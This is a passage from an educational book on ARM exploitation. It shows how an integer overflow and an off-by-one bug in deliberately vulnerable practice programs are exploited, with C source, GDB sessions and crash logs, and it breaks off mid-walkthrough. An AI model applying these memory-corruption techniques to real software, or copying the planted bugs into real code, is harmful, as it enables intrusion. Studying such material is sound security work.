Beginner's Guide to Exploitation on ARM

by Billy Ellis

Volume II



Beginner's Guide to Exploitation on ARM

by Billy Ellis

Volume II

About the author



My name is Billy Ellis, I'm currently 17 and I'm an iOS developer with a deep interest in mobile security and programming. I've been fascinated by iOS jailbreaking and the underlying process of jailbreaking an iOS device for the past 5 years and during that time I have started my own personal research in this field.

Initially I found it very difficult to find any information online that was useful to a beginner like myself for getting started learning about software exploitation. There were very few tutorials out there that were suitable for someone with zero knowledge and even less focusing specifically on the ARM architecture, which is what I was particularly interested in.

Eventually, I did manage to find enough information on basic exploitable vulnerabilities that I went on to create my own dummy programs to practice. Since then, my focus has not only been on experimenting with older iOS vulnerabilities and learning mobile software exploitation myself but also on providing newcomers with beginner-friendly tutorials and training material to assist them in starting out in the hacking and mobile security field.

Some of my work over the past few years includes a public set of 'exploit exercises' for ARM that can be downloaded from my Github (https://github.com/Billy-Ellis/Exploit-Challenges) and various video write-ups to go along with them that can be found on my YouTube channel (https://www.youtube.com/BillyEllis).

Last summer (July 2017) I began writing Volume I of 'Beginner's Guide to Exploitation on ARM' which aimed to be a resource to help beginners, with no prior knowledge of software exploitation, get started in this amazing field and learn enough about the fundamentals to then go on and carry out research of their own!

Introduction

When I began writing Volume I, my initial expectation was that I'd only sell a few copies to some of the people who had followed me online for some time, and that would be it. However, the outcome has been overwhelming and I'm extremely grateful for everyone who ordered a copy and for all of the great feedback I've received on the content of the book!

Soon after the book had been put on sale I thought it would be a great idea to begin writing a 'Volume II' covering some of the more advanced software exploitation topics that the first book did not discuss, while still being as beginner-friendly as possible. And here we are now!

The content covered in this book takes a step up from the previous book in terms of complexity and will require the reader to have a thorough understanding of the core concepts of assembly programming, exploitation of basic memory corruption vulnerabilities and Return Oriented Programming (ROP) - for this reason, I suggest that anyone who plans on reading this book reads my first book beforehand.

As with Volume I, it is recommended that you have access to a jail-broken iOS device (or another ARM device) in order to be able to follow along with the example exercises covered in each chapter.

Finally, I hope you enjoy reading this book as much as I enjoyed writing it!

Contents

Chapter 1 – Integer Overflows Pages 8 – 15

Chapter 2 – One-Byte Overflows Pages 16 – 30

Chapter 3 – Double free() Pages 31 – 53

Chapter 4 – Stack Pivoting Pages 54 – 70

Chapter 5 – Stack Canaries Pages 71 – 85

Chapter 6 – Heap Feng Shui (风水) Pages 86 – 98

Chapter 7 – Kernel-Level ROP Pages 99 – 109

Chapter 8 – ROP Variations Pages 110 – 116

Chapter 9 – ARM64 Fundamentals Pages 117 – 128

Chapter 10 – Final Notes Pages 129 – 130

1

Integer Overflows

To transition smoothly from the previous book to Volume II, we are going to start off by covering in much more detail a couple of the vulnerability types that were mentioned very briefly towards the end of Volume I.

If you've read Volume I in its entirety, you will remember that in Chapter 11, 'Exploitation in the Real World', I discussed a couple of software vulnerabilities that could be found in modern applications today. Even though I gave examples of code vulnerable to these issues, we did not take an in-depth look at the full exploitation of these bugs.

In these first two chapters we will take a look at two example programs vulnerable to these bugs and see how we can exploit them to gain code execution!

First of all (and as the chapter title suggests), we will look more deeply into integer overflow vulnerabilities. Let's do a quick recap of what we already looked at.

Below is the code snippet shown in Volume I that demonstrates a very artificial example of an integer overflow bug:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){

    unsigned short number;
    int i;

    i = atoi(argv[1]);
    number = i;

    printf("number is = %d\n",number);

    return 0;
}
```

In Volume I we looked at how the result of using multiple different data types to store numeric values could cause a 'wrap around' due to the maximum representable value for each data type being different. In a program like the one above, this is obviously not a huge deal and definitely not a threat to the application. However, let's take a look at another example but this time one in which the presence of an integer overflow vulnerability leads to the creation of a more critical bug that can be taken advantage of by an attacker.

Look at the following source code:

```
//  int_overflow.c
//
//
//  Created by Billy Ellis on 13/03/2018.
//

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

unsigned int get_length(char data[]){
    unsigned int size;
    for (size = 0; data[size] != '\0'; size++);

    return size;
}
```

```
void buffer_the_data(char data[]){
    char dataBuf[32];
    //copy data into dataBuf[]
    strcpy(dataBuf,data);
    printf("Data is %s\n",dataBuf);
}

int main(int argc, char *argv[]){

    if (argc < 2){
        printf("Usage: %s <DATA>\n",argv[0]);
        exit(-1);
    }

    unsigned char dataLen = get_length(argv[1]);

    if (dataLen < 32){
        printf("Data is valid!\n");
        buffer_the_data(argv[1]);
    }else{
        printf("The data you entered is too large. Data must be
            less than 32 bytes.\n");
    }

    return 0;
}
```

The above code is for a program demonstrating how an integer overflow vulnerability can allow an attacker to bypass the bounds checking of what would be expected to be a secure data-buffer copy.

We start in main(), where there is a quick check on the number of arguments supplied to the program. If a 'data' argument is not present, it will print out a short usage message.

```
if (argc < 2){
    printf("Usage: %s <DATA>\n",argv[0]);
    exit(-1);
}
```

Next, a variable of type 'unsigned char' is declared and is assigned the return value of get_length(argv[1]).

```
unsigned char dataLen = get_length(argv[1]);
```

This is the single line of code that causes the integer overflow issue. The 'unsigned char' data type used for the 'dataLen' variable has a maximum value of 255 (since a char is represented in memory by a single byte), whereas the get_length() function is returning an 'unsigned int' (a 32-bit unsigned integer) with a maximum value of 4,294,967,295. With these figures and our prior knowledge of the 'wrap-around' concept, it becomes pretty clear how the size of the data argument could be misinterpreted by the program. We'll look more at this in a moment.

Following this variable declaration, a check is done on this same variable to ensure that it is not greater than 32. If it is *not*, the program will proceed to call buffer_the_data(), passing the data as the first and only argument.

```
if (dataLen < 32){
    printf("Data is valid!\n");
    buffer_the_data(argv[1]);
```

The buffer_the_data() function is essentially just a wrapper for strcpy(). It declares a 32-byte buffer on the stack and then copies all the data into this buffer. Although strcpy() doesn't implement any bounds checking of its own, this theoretically should be safe programming practice as the program will have only reached this part of code if the length was already confirmed to be less than 32 bytes.

```
void buffer_the_data(char data[]){
    char dataBuf[32];
    //copy data into dataBuf[]
    strcpy(dataBuf,data);
    printf("Data is %s\n",dataBuf);
}
```

If the length turns out to be a value greater than 32, the alternate path in the if-statement is taken which prints out an error message stating that the data length is too large.

```
}else{
    printf("The data you entered is too large. Data must be
        less than 32 bytes.\n");
}
```

Seeing the program in action, we can observe that this logic appears to work as it should.

Executing ./int_overflow with a data input of 'AAAA' produces the following output:

```
Billys-N48AP:/var/mobile root# ./int_overflow AAAA
Data is valid!
Data is AAAA
Billys-N48AP:/var/mobile root#
```

The data is accepted and considered valid since it only consists of 4 characters.


Executing the program with a larger amount of bytes (some amount greater than 32) gives us a different output:

```
Billys-N48AP:/var/mobile root# ./int_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
The data you entered is too large. Data must be less than 32 bytes.
Billys-N48AP:/var/mobile root#
```

The program identifies that the input is too large and shows us the error message.


So how can we manipulate this? It's very simple - enter an amount of data that causes a 'wrap around' effect on the 'dataLen' variable in such a way that our input is treated by the program as being shorter than it really is.

Here's a quick visualisation:



The above diagram represents the 8 bits used to represent a 'char' data type.


Since this data type only takes up 1 byte (or 8 bits) of memory space, the maximum value that can be represented would be when all 8 bits are set to 1. This would result in a total value of 255.




=255

On the other hand, the value returned from get_length() is a full 32-bit unsigned integer. This data type uses 4 bytes (or 32 bits) in memory, with the maximum value being a huge 4,294,967,295!

So what happens if the value from a 32-bit integer is assigned to a char data type? Let's assume, for example, that the number 0b100000000 (or 256 in decimal) is being assigned to a char data type. As illustrated in the diagram below, it takes exactly 9 bits to represent this number - which happens to be one bit too many!



When this 9-bit value is assigned to the 8-bit data type, the most significant bit (left most bit) is simply lost, resulting in the value turning out very small and in this case, zero.



The term 'wrap around' comes from the idea that once the number reaches the maximum value representable by its data type, any greater value will 'reset' the value back to 0 and then work its way back up again.

A similar thing may happen when dealing with subtraction involving signed and unsigned data types. This is known as an integer *underflow* as oppose to an overflow and occurs when a number is subtracted from a data type that is already at its lowest negative representable value. Subtracting from it will *also* cause a 'wrap around' but instead of becoming a very small value, it becomes an extremely large value.

In the case of our test program, we should theoretically be able to enter an input of size 256 and the program will interpret the length of the data as 0 and will proceed to copy the data into the buffer, thus causing a buffer overflow on the stack!

Let's try it:

```
Billys-N48AP:/var/mobile root# ./int_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Data is valid!
Data is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
Segmentation fault: 11
Billys-N48AP:/var/mobile root#
```

As shown above, this huge input of 'A's is accepted as valid data and is copied into the buffer on the stack causing a stack buffer overflow.

The program exits with a 'Segmentation fault' and examining the crash log, we can see that the saved return address has been overwritten with 0x41414141 and we now fully control R15.

```
Exception Type:  EXC_BAD_ACCESS (SIGSEGV)
Exception Subtype: KERN_INVALID_ADDRESS at 0x41414140
Triggered by Thread:  0

Filtered syslog:
None found

Thread 0 name:  Dispatch queue: com.apple.main-thread
Thread 0 Crashed:
0       ???                             0x41414140 0x00000000 + 0x41414140

Thread 0 crashed with ARM Thread State (32-bit):
    r0: 0x00000128    r1: 0x00000203      r2: 0x00000200      r3: 0x00000040
    r4: 0x00000000    r5: 0x00000000      r6: 0x00000000      r7: 0x41414141
    r8: 0x00110720    r9: 0x3862b648     r10: 0x00000000     r11: 0x00000000
    ip: 0x00012868    sp: 0x001106fc      lr: 0x0000be84      pc: 0x41414140
  cpsr: 0x40000030
```

Conclusion

This chapter has demonstrated how a seemingly innocent integer overflow vulnerability can lead to something more serious such as the creation of a stack buffer overflow, leading to arbitrary code execution. There are many variations of integer overflows and underflows and various different ways in which they can be exploited depending on the specific program.

In some cases there may not always be a way of using the integer overflow to gain code execution, but there are also other ways in which an attacker may use them. An example of one of these would be information leakage, useful when dealing with an ASLR-enabled system. Imagine the scenario in which a specific variable's value is used to read a set amount of bytes from some location in memory. If this variable can be manipulated through overflowing/ underflowing it, it may be possible to read an arbitrary amount of bytes and leak pointers from adjacent memory.

The point is - be creative when dealing with these integer based bugs! You never know how you may be able to affect the behaviour of a program before you experiment with it.

2

One-Byte Overflows

The second type of vulnerability mentioned in Chapter 11 of the previous book was the 'single byte overflow', sometimes referred to as an 'off by one' bug. As the name suggests, this refers to a class of vulnerability in which a single byte of data can escape a buffer and overflow into adjacent memory.

As this is only a single byte there is often a huge limitation on what the attacker can do in terms of exploiting this bug. It would not be possible to corrupt enough memory to completely overwrite a return address or any function pointers. A single byte is *all* you get to work with. But believe it or not, it can *still* be possible for a skilled attacker to gain arbitrary code execution.

As with integer overflows, off-by-one vulnerabilities also vary a huge amount with regards to where in a program they occur and what damage they can potentially cause, some being more critical than others.

On the next page, we will take a look at how an off-by-one vulnerability could be exploited to achieve arbitrary code execution.

Target Program

To demonstrate the exploitation of an off-by-one bug we will use ROPLevel7 - the 7th program in the series of ARM exploit exercises developed by myself.

Executing ROPLevel7 without any arguments returns a usage prompt:

```
Billys-N90AP:/var/mobile root# ./roplevel7
Welcome to ROPLevel7 by @bellis1000!
This level involves exploiting an off-by-one vulnerability.

Usage: ./roplevel7 <data> <block_data>
Billys-N90AP:/var/mobile root#
```

This tells us that the program expects two arguments - <data> and <block_data>, both of which are strings of alphanumeric data.

Running the program again, this time passing the two data arguments, we receive the following output:

```
Billys-N90AP:/var/mobile root# ./roplevel7 AAAA BBBB
Welcome to ROPLevel7 by @bellis1000!
This level involves exploiting an off-by-one vulnerability.

Everything is fine.
Billys-N90AP:/var/mobile root#
```

A short message is displayed and the program exits.

So what exactly is the point of this program? And what is going on behind the scenes? For the sake of simplicity in this chapter, we will not spend any time reverse engineering the binary but instead we will look at a visual explanation of what it is doing.

Also note that once again, this is an artificial program solely designed for the purpose of demonstrating the exploitation of the off-by-one vulnerability and does not have a real use case.

Understanding the binary

The first thing the program does upon execution (aside from printing out the welcome message and checking the number of arguments passed) is to call malloc() twice.

```
struct B1 *s = malloc(256);
s->myStruct = malloc(256);
```

The first call to malloc() is used to hold the data that makes up a particular struct - B1. This struct is defined as follows:

```
struct B1{
    char data[16];
    struct B2 *myStruct;
    char data2[128];
};
```

The structure contains a 16-byte char array, followed by a pointer to another struct, followed by another char array. The other struct pointer is what the second call to malloc() is used for.


This struct is defined as follows:

```
struct B2{
    int (*ptr)();
    char c[128];
};
```

This struct contains a function pointer and a 128-byte char array.

So to clarify - we have a structure on the heap that holds some data and a pointer to an adjacent structure on the heap. This adjacent structure holds a pointer to a function as well as some other data.

Below is a visualisation of the layout of the heap memory once the program has started:



Notice – this diagram depicts only the layout of the memory after the two malloc() calls have passed. This memory is currently unpopulated apart from the *myStruct pointer in the first struct.

After the calls to malloc() the program goes on to begin populating some of this memory.

```
s->myStruct->ptr = function;
strncpy(s->myStruct->c,argv[2],126);
strncpy(s->data2,argv[2],126);
```

Firstly, it assigns the value of the function pointer in the second struct to the address of function(). This short function is what displays the 'Everything is fine.' message.

Secondly, argv[2] (the second argument passed by the user) is copied to two places using strncpy(). It is first copied to the char array in the second struct and then to the *second* char array in the first struct.


Due to the program using strncpy() (as oppose to strcpy()), the length of data being copied is controlled and therefore there is no buffer overflow vulnerability present.

Finally, the program copies argv[1] into the first char array in the first struct using the following code:

```
for (int i = 0; i <= 16; i++){
    if (argv[1][i] != 0){
        s->data[i] = argv[1][i];
    }else{
        break;
    }
}
```

You may recognise this code from Chapter 11 of Volume I because this is where the off-by-one vulnerability occurs. We'll get back to this in a bit.

Assuming that we pass 'AAAAAAAA' and 'BBBBBBBB' as arguments to the program, let's take a look at an updated version of the visualisation to see how the memory is populated:



As you can see from the previous page, the two strings we passed as arguments are placed into their respective buffers on the heap and the function pointer in the second struct is set to the address of function().

There is one last thing ROPLevel7 does before exiting, and this is call the function pointer.

```
s->myStruct->ptr();
```

Assuming everything is set up correctly, this line of code will go to the first struct on the heap, find the pointer to the second struct, and jump to the address stored at the beginning of that struct which should be the address of function().

The program will then exit normally after stating that 'Everything is fine'.

The vulnerability

Now that we've covered a high level overview of the program's execution we can get back to focusing on what this chapter is meant to be about - off-by-one bugs!

Looking back at the code snippet in which argv[1] is copied into the 16-byte char array we can spot the logic error:

```
for (int i = 0; i <= 16; i++){
    if (argv[1][i] != 0){
        s->data[i] = argv[1][i];
    }else{
        break;
    }
}
```

The condition for the loop is incorrect. Since the buffer we are copying data to is 16 bytes long, we only want to copy 16 bytes of data to it. That is what the programmer has attempted to do in this case, but one tiny mistake has resulted in the birth of an off-by-one bug!

The condition for the loop results in copying 17 bytes instead of 16. This is because it goes from 'int i = 0' to 'i <= 16'. The '<=', meaning 'less than or equal to', results in the loop iterating 17 times. The correct way to write this loop would be to use '<' instead of '<='.

As it so happens, the buffer vulnerable to this single-byte overflow sits next to the pointer to the second struct. This means that the 17th byte of data will overwrite the least significant byte of the struct pointer, causing the program to think this struct is located somewhere else.

It is important to know that since we're working with a little-endian system, bytes are read in reverse order. This is why we overwrite the least significant byte of the pointer (0xXXXXXX41) and not the most significant byte (0x41XXXXXX). This limits what we can do using this vulnerability as we can only modify the address by a small amount.

Exploitation

We now have a thorough understanding of how ROPLevel7 works behind the scenes, how the heap memory is organised and we have identified a vulnerability that allows us to overwrite one byte of a pointer. Using this knowledge we can now move on to the exploitation phase!

We will walkthrough the execution of the program inside GDB so we can see exactly what is happening with the live memory as we go on to manipulate it.

Let's first start GDB and set some breakpoints throughout our target binary.

```
Billys-N90AP:/var/mobile root# gdb roplevel7
/usr/bin/gdb: line 136: file: command not found
/usr/bin/gdb: line 171: file: command not found
GNU gdb 6.3.50-20050815 (Apple version gdb-1708 + reverse.put.as patches v0.4) (
Mon Apr 16 00:53:47 UTC 2012)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "arm-apple-darwin"...Reading symbols for shared libra
ries . done

(gdb) b *0xbdf8
Breakpoint 1 at 0xbdf8
(gdb) b *0xbe08
Breakpoint 2 at 0xbe08
(gdb) b *0xbee0
Breakpoint 3 at 0xbee0
(gdb)
```

In the above screenshot breakpoints have been set at 0xbdf8, 0xbe08 and 0xbee0. The first two are the instructions directly after the two malloc() calls.

```
0000bdf0        movw        r0, #0x100
0000bdf4        bl          imp___symbolstub1__malloc
0000bdf8        movw        r1, #0x100
0000bdfc        str         r0, [r7, var_10]
0000be00        mov         r0, r1
0000be04        bl          imp___symbolstub1__malloc
0000be08        movw        r2, #0x7e
```

When execution stops at these locations, we will be able to quickly identify where in the heap memory our two structs have be stored as the pointer to each will be held in R0. This is due to the fact that malloc() returns a pointer to the memory block it has just allocated and return values are passed in R0.

The third breakpoint is at the instruction just before the program calls the function pointer.

```
0000bee0        ldr         r0, [r0]
0000bee4        blx         r0
```

This breakpoint will allow us to take a final look at the populated heap memory just before the function pointer is called.

Once the breakpoints are set, we start the program using 'run' and pass 16 'A's (not 17 yet, we'll get to that) and some 'B's as the two arguments.

```
(gdb) run AAAAAAAAAAAAAAAA BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Starting program: /private/var/mobile/roplevel7 AAAAAAAAAAAAAAAA BBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBB
Reading symbols for shared libraries + done
Reading symbols for shared libraries ..... done
Welcome to ROPLevel7 by @bellis1000!
This level involves exploiting an off-by-one vulnerability.


Breakpoint 1, 0x0000bdf8 in main ()
(gdb)
```

We are immediately stopped at the first breakpoint. At this point, malloc() has been called and the pointer to the allocated heap chunk will be in R0. We can type 'i r' or 'info registers' to view the current state of the registers.

```
Breakpoint 1, 0x0000bdf8 in main ()
(gdb) i r
r0             0x11fe10 1179152
r1             0x0      0
r2             0x100    256
r3             0x60003  393219
r4             0x0      0
r5             0x0      0
r6             0x0      0
r7             0x27dff7c0       668989376
r8             0x27dff7c8       668989384
r9             0xffffffff       -1
r10            0x0      0
r11            0x0      0
r12            0x3c33a200       1010016768
sp             0x27dff798       668989336
lr             0x3a5f9e5b       979344987
pc             0xbdf8   48632
```

Highlighted in the screenshot above, you can see that R0 holds 0x11fe10. If we examine the memory at this location we should only see a series of null bytes as the program has not yet populated the memory.

Typing 'x/128wx 0x11fe10' (to examine 128 words in hexadecimal from the specified address) confirms this to be true.

```
(gdb) x/128wx 0x11fe10
0x11fe10: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe20: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe30: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe40: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe50: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe60: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe70: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe80: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe90: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fea0: 0x00000000 0x00000000 0x00000000 0x00000000
0x11feb0: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fec0: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fed0: 0x00000000 0x00000000 0x00000000 0x00000000
```

Continuing execution of the program, we hit the second break point after the second call to malloc(). Here we do the same - type 'i r' to view the state of the registers and observe the value in R0.

```
(gdb) c
Continuing.

Breakpoint 2, 0x0000be08 in main ()
(gdb) i r
r0             0x11ff10 1179408
r1             0x0      0
r2             0x100    256
r3             0x6      6
r4             0x0      0
r5             0x0      0
r6             0x0      0
r7             0x27dff7c0       668989376
r8             0x27dff7c8       668989384
r9             0xffffffff       -1
r10            0x0      0
r11            0x0      0
r12            0x3c33a200       1010016768
sp             0x27dff798       668989336
lr             0x3a5f9e5b       979344987
pc             0xbe08   48648
```

This time the value is 0x11ff10. The difference between this pointer and the previous is 0x100 (256 in decimal) which makes perfect sense since both calls to malloc() requested 256 bytes of memory. Due to the difference being only 256, it is clear that both chunks are located adjacent to each other on the heap.

To check that we are looking at the correct pointer, again we can examine the contents of the memory at that address and expect to see lots of zeros.

```
(gdb) x/128wx 0x11ff10
0x11ff10: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff20: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff30: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff40: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff50: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff60: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff70: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff80: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff90: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ffa0: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ffb0: 0x00000000 0x00000000 0x00000000 0x00000000
```

Continuing execution for the second time, we eventually reach our final breakpoint just before the call to the function pointer. By now, the allocated heap memory has been populated with our data.

Through a second examination of the first allocated heap chunk we can see the layout of our user-supplied data as well as the pointer to the second chunk (highlighted in the screenshot).

```
(gdb) c
Continuing.

Breakpoint 3, 0x0000bee0 in main ()
(gdb) x/128wx 0x11fe10
0x11fe10: 0x41414141 0x41414141 0x41414141 0x41414141
0x11fe20: 0x0011ff10 0x42424242 0x42424242 0x42424242
0x11fe30: 0x42424242 0x42424242 0x42424242 0x42424242
0x11fe40: 0x42424242 0x00000000 0x00000000 0x00000000
0x11fe50: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe60: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe70: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe80: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fe90: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fea0: 0x00000000 0x00000000 0x00000000 0x00000000
0x11feb0: 0x00000000 0x00000000 0x00000000 0x00000000
0x11fec0: 0x00000000 0x00000000 0x00000000 0x00000000
```

Doing the same with the second chunk, we can see how the pointer to function() sits at the very beginning of this memory, followed by the 'B's we entered.

```
(gdb) x/128wx 0x11ff10
0x11ff10: 0x0000bd6c 0x42424242 0x42424242 0x42424242
0x11ff20: 0x42424242 0x42424242 0x42424242 0x42424242
0x11ff30: 0x42424242 0x00000000 0x00000000 0x00000000
0x11ff40: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff50: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff60: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff70: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff80: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ff90: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ffa0: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ffb0: 0x00000000 0x00000000 0x00000000 0x00000000
0x11ffc0: 0x00000000 0x00000000 0x00000000 0x00000000
```

Causing the program to interpret some other value as this function pointer is actually extremely straightforward.

The extra 'A' is all that is needed - no other hassle involved.

We restart the program and this time pass 17 'A's and some 'B's.

```
Starting program: /private/var/mobile/roplevel7 AAAAAAAAAAAAAAAAA BBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBB
Reading symbols for shared libraries + done
Welcome to ROPLevel7 by @bellis1000!
This level involves exploiting an off-by-one vulnerability.


Breakpoint 1, 0x0000bdf8 in main ()
(gdb)
```

When we examine the populated heap memory this time, it is obvious that our off-by-one bug has been triggered.

Highlighted in the screenshot below, the least significant byte of the pointer to the second heap chunk has been replaced with a 0x41 byte.

```
Breakpoint 3, 0x0000bee0 in main ()
(gdb) x/128wx 0x1617c0
0x1617c0: 0x41414141 0x41414141 0x41414141 0x41414141
0x1617d0: 0x00161841 0x42424242 0x42424242 0x42424242
0x1617e0: 0x42424242 0x42424242 0x42424242 0x42424242
0x1617f0: 0x42424242 0x00000000 0x00000000 0x00000000
0x161800: 0x00000000 0x00000000 0x00000000 0x00000000
0x161810: 0x00000000 0x00000000 0x00000000 0x00000000
0x161820: 0x00000000 0x00000000 0x00000000 0x00000000
0x161830: 0x00000000 0x00000000 0x00000000 0x00000000
0x161840: 0x00000000 0x00000000 0x00000000 0x00000000
0x161850: 0x00000000 0x00000000 0x00000000 0x00000000
```

The program, being completely oblivious to the fact that a byte of memory has been corrupted, now believes that the second heap chunk (the struct containing the function pointer) is at address 0x161841 as oppose to 0x1618c0.

```
0x1617c0: 0x41414141 0x41414141 0x41414141 0x41414141
0x1617d0: 0x00161841 0x42424242 0x42424242 0x42424242
0x1617e0: 0x42424242 0x42424242 0x42424242 0x42424242
0x1617f0: 0x42424242 0x00000000 0x00000000 0x00000000
0x161800: 0x00000000 0x00000000 0x00000000 0x00000000
0x161810: 0x00000000 0x00000000 0x00000000 0x00000000
0x161820: 0x00000000 0x00000000 0x00000000 0x00000000
0x161830: 0x00000000 0x00000000 0x00000000 0x00000000
0x161840: 0x00000000 0x00000000 0x00000000 0x00000000
0x161850: 0x00000000 0x00000000 0x00000000 0x00000000
0x161860: 0x00000000 0x00000000 0x00000000 0x00000000
0x161870: 0x00000000 0x00000000 0x00000000 0x00000000
0x161880: 0x00000000 0x00000000 0x00000000 0x00000000
0x161890: 0x00000000 0x00000000 0x00000000 0x00000000
0x1618a0: 0x00000000 0x00000000 0x00000000 0x00000000
0x1618b0: 0x00000000 0x00000000 0x00000000 0x00000000
0x1618c0: 0x0000bd6c 0x42424242 0x42424242 0x42424242
0x1618d0: 0x42424242 0x42424242 0x42424242 0x42424242
0x1618e0: 0x42424242 0x00000000 0x00000000 0x00000000
```

Circled on the diagram is the location that the program now believes holds the function pointer, when in reality it is further down in the memory.

In this case, the program will attempt to jump to 0x00000000 since we did not supply enough 'B's to reach that part of the memory.

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x00000000
0x00000000 in ?? ()
(gdb)
```

However, simply execute it again but with a few more 'B's . . .

```
The program being debugged has been started already.
Start it from the beginning? (y or n) y
